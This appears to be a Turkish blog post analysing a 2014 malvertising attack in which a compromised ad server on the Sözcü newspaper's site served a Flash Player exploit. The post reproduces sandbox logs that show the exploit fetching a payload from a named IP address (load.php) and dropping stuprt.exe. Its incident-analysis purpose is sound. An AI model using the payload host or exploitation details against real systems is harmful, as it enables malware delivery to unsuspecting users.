kullanıcıların internet tarayıcılarında ve/veya eklentilerinde bulunan olası zafiyetleri (yaması geçilmemiş internet tarayıcısı, flash player, java vb.) istismar ederek bu kullanıcılarının sistemlerine zararlı yazılım yüklemektedirler.


> *Reklam olarak nitelendirilebilecek yazılar yazmamaya özen gösteren biri olarak, yazının devamında Fireeye NX cihazından bahsetmemin sebebinin, cihazın teknik olarak bu yazıya olan olumlu katkısı olduğunu belirtmek isterim.*

Elinin altında Fireeye NX gibi kum havuzu analizinden faydalanarak ağ üzerinden zararlı yazılım tespiti yapabilen cihazı olanlar, 27 Kasım tarihinde Sözcü Gazetesi kaynaklı bir alarmla karşılaşmışlardır. Fireeye NX cihazı tarafından üretilen PCAP trafik dosyası ve analiz raporu incelendiğinde, Sözcü Gazetesi'nin web sitesinde yer alan reklam içeriğinin çekildiği bir sitenin (static.adhood.com/passbacks/sozcu_east/sozcu_east_passback_728x90.html) hacklendiği anlaşılabiliyordu. Analiz raporunda yer alan Macromed\Flash

\Flash32_12_0_0_77.ocx bilgisi sayesinde, istismar kodunun Flash Player yazılımı ile ilgili olduğu ve zafiyet barındıran Flash Player yazılımı istismar edildiğinde de, kullanıcıyı http://82.146.32.54/noadboa2/load.php adresine yönlendirildiği anlaşılıyordu.



URL	Occurred	Content Type	URL	Occurred	Content Type
static.adhood.com/passbacks/sozcu_east/sozcu_east_passback_728x90.html	11/27/14 14:28:42	text/html	optimized-by.rubiconproject.com/a/11252/29746/119642-2.js?cb=0.5050546796834685&tk_st=1&rf=http%3A//app.pubserver.adhood.com/token%3F_%3Dv1%26async%3D1%26div%3D1%26member%3D82400%26zoneid%3D9704%26width%3D728%26height%3D90%26extradata%3Dthirdpartyur1%253	11/27/14 14:28:44	text/javascript
sozcu.com.tr/	11/27/14 14:28:22	text/html	pixel.sitescout.com/dmp/pixelSync?nid=1&wb=1&hdid=1	11/27/14 14:28:45	
ads.rubiconproject.com/ad/11252.js	11/27/14 14:28:33	text/javascript	cm.g.doubleclick.net/pixel?google_nid=aplv&google_push=AHNPI3I81irDp7oC1N82DbaJvw6TgKefs8dAFHvL9w	11/27/14 14:28:45	image/png
tap2-cdn.rubiconproject.com/partner/scripts/rubicon/emily.html?rtb_ext=1&pc=11252/29746&geo=eu&cor=tr	11/27/14 14:28:35	text/html	cdnlsitescout.edgesuite.net/65500/65427/4573e4ae59b4b614.swf?clickTag=http%3A%2F%2Fclickserv.sitescout.com%2Fclk%2Fa79a3d01777e143e%2F735a03854c69c3ec%2F1-29746%2F2%2Fapp.pubserver.adhood.com%2F%2F54771fc4aa7634600df0001%2F%2FidentQji5kkF8MkYzODE3QUMyNz	11/27/14 14:28:45	application/x-shockwave-flash
r.254a.com/r_match	11/27/14 14:28:35	text/html	node-nl-aash6u.sitescout.com/rubicon/px/aid:547718fc4aa7634600df0001	11/27/14 14:28:45	image/gif
pixel.rubiconproject.com/tap.php?v=17329&nid=2867&put=d718ef13-94c4-4d4d-bd86-26356a118acb&expires=30	11/27/14 14:28:35	image/gif	pixel.rubiconproject.com/tap.php?v=4222&nid=1512&put=e8205449-fdea-4100-8eb1-39eb12bbf321	11/27/14 14:28:46	image/gif
sozcu.com.tr/2014/gundem/kilicdaroglundan-ciceke-ozur-dile-660138/	11/27/14 14:28:36	text/html	www.wolverine.com/us/en-US/Static/InternationalDealer.mvc.aspx	11/27/14 14:28:46	text/html
app.pubserver.adhood.com/token?_=v1&async=1&div=1&member=82400&zoneid=9704&width=728&height=90&extradata=thirdpartyur1%3D&data=http%3A//,http%3A//sozcu.com.tr/,-120,w15,1024x819,tr,,http%3A//sozcu.com.tr/2014/gundem/kilicdaroglundan-ciceke-ozur-dile-66013	11/27/14 14:28:37	text/html	sync.mathtag.com/sync/img?mt_exid=9	11/27/14 14:28:46	image/gif
ad.360yield.com/adj?p=528767&w=728&h=90&tz=-120	11/27/14 14:28:44	text/javascript			



Type	Mode/Class	Details (Path/Message/Protocol/Hostname/Qtype/ListenPort etc.)	Process ID	Parent ID	File Size
Exploitcode		*API Name:* InternetOpenUrlA *Address:* 0x032e0272 *Params:* [0xcc0010, hxxp://82.146.32.54/noadboa2/load.php, NULL, 0, 0, 0x0] *Imagepath:* C:\Program Files (x86)\Internet Explorer\iexplore.exe *DLL Name:* wininet.dll *Call Stack:*	1928		

Frame No.	Instruction Addr.	Module Name	Symbol Name	SD
3	0x032e0272			
4	0x00cc0010			
5	0x032e04e2			


Network	Http Request	*Protocol Type:* tcp *Destination Port:* 8080 *IP Address:* 10.0.0.2 *Imagepath:* c:\Program Files (x86)\Internet Explorer\iexplore.exe	1928		
Network	Http Request	*Protocol Type:* tcp *Destination Port:* 8080 *IP Address:* 10.0.0.2 *Imagepath:* c:\Program Files (x86)\Internet Explorer\iexplore.exe	1928		
Exploitcode		*API Name:* InternetReadFile *Address:* 0x032e0272 *Params:* [0xcc0018, 0x3730000, 28672, 0x32e0415] *Imagepath:* C:\Program Files (x86)\Internet Explorer\iexplore.exe *DLL Name:* wininet.dll *Call Stack:*	1928		

Frame No.	Instruction Addr.	Module Name	Symbol Name	SD
3	0x6a0e0a37	C:\Windows\SysWOW64\Macromed\Flash\Flash32_12_0_0_77.ocx	IAEModule_IAEKernel_UnloadModule	0x0011c067
4	0x6a0c6db1	C:\Windows\SysWOW64\Macromed\Flash\Flash32_12_0_0_77.ocx	IAEModule_IAEKernel_UnloadModule	0x001023e1
5	0x6a0f34ca	C:\Windows\SysWOW64\Macromed\Flash\Flash32_12_0_0_77.ocx	IAEModule_IAEKernel_UnloadModule	0x0012eafa
6	0x6a0f2d31	C:\Windows\SysWOW64\Macromed\Flash\Flash32_12_0_0_77.ocx	IAEModule_IAEKernel_UnloadModule	0x0012e361
7	0x6a0f3a15	C:\Windows\SysWOW64\Macromed\Flash\Flash32_12_0_0_77.ocx	IAEModule_IAEKernel_UnloadModule	0x0012f045

File	Created	C:\Users\Administrator\AppData\Local\Temp\stuprt.exe	1928		
Malicious Alert	Generic Web Anomalous Activity	*Message:* File created during Web session *Detail:* File created during Web session			
Exploitcode		*API Name:* InternetCloseHandle *Address:* 0x032e0272 *Params:* [0xcc0018] *Imagepath:* C:\Program Files (x86)\Internet Explorer\iexplore.exe *DLL Name:* wininet.dll *Call Stack:*	1928		


Frame No.	Instruction Addr.	Module Name	Symbol Name	SD
3	0x6a0e0a37	C:\Windows\SysWOW64\Macromed\Flash\Flash32_12_0_0_77.ocx	IAEModule_IAEKernel_UnloadModule	0x0011c067
4	0x6a0c6db1	C:\Windows\SysWOW64\Macromed\Flash\Flash32_12_0_0_77.ocx	IAEModule_IAEKernel_UnloadModule	0x001023e1
5	0x6a0f34ca	C:\Windows\SysWOW64\Macromed\Flash\Flash32_12_0_0_77.ocx	IAEModule_IAEKernel_UnloadModule	0x0012eafa
6	0x6a0f2d31	C:\Windows\SysWOW64\Macromed\Flash\Flash32_12_0_0_77.ocx	IAEModule_IAEKernel_UnloadModule	0x0012e361
7	0x6a0f3a15	C:\Windows\SysWOW64\Macromed\Flash\Flash32_12_0_0_77.ocx	IAEModule_IAEKernel_UnloadModule	0x0012f045

Bunun üzerine analiz raporunda yer alan SWF uzantılı Flash Player dosyasını incelemeye ve bunun hangi zafiyeti istismar ettiğini öğrenmeye karar verdim. İlk iş olarak Fireeye tarafından bu trafiğe özel olarak ürületilen PCAP dosyasını Wireshark ile açtım. Ardından bu dosyadan çıkardığım (File -> Export Objects -> HTTP) SWF dosyasını 440998.swf adı altında diske kaydettim.




İşi gereği güvenlik testleri veya zararlı yazılım analizi ile ilgilenenler veya hobi olarak merak duyanlar, SWF dosyasının Flash Player sanal makinesi tarafından, çalışma esnasında derlenen bir baytkoddan (interpreted) oluştuğunu, bu nedenle SWF dosyasının Sothink SWF Decompiler, Flash Decompiler Trillix gibi ücretli ve JPEXS Flash Decompiler gibi ücretsiz araçlar ile kaynak koduna çevrilebildiğini biliyorlardır.


> *Her ne kadar kaynak koduna çevirme işlemi, statik kod analizi için yapılıyor olsa da, Sothink SWF Decompiler gibi araçlar, bayt kodunu kaynak koduna çevirdikten hemen sonra bu SWF dosyalarını da çalıştırdıkları için sanal makinede yapılmayan bu kaynak koduna çevirme işlemi, sisteminizde istismar kodunun çalışmasına sebep olabilir bu nedenle çok ama çok dikkatli olmanız gerekmektedir!*




Flash Decompiler Trillix ile kaynak koduna çevirme işlemi başarısızlıkla sonuçlandıktan sonra Sothink SWF Decompiler aracı ile SWF dosyasını kaynak koduna çevirip, kodu incelediğimde herhangi bir zararlı koda rastlayamadım.




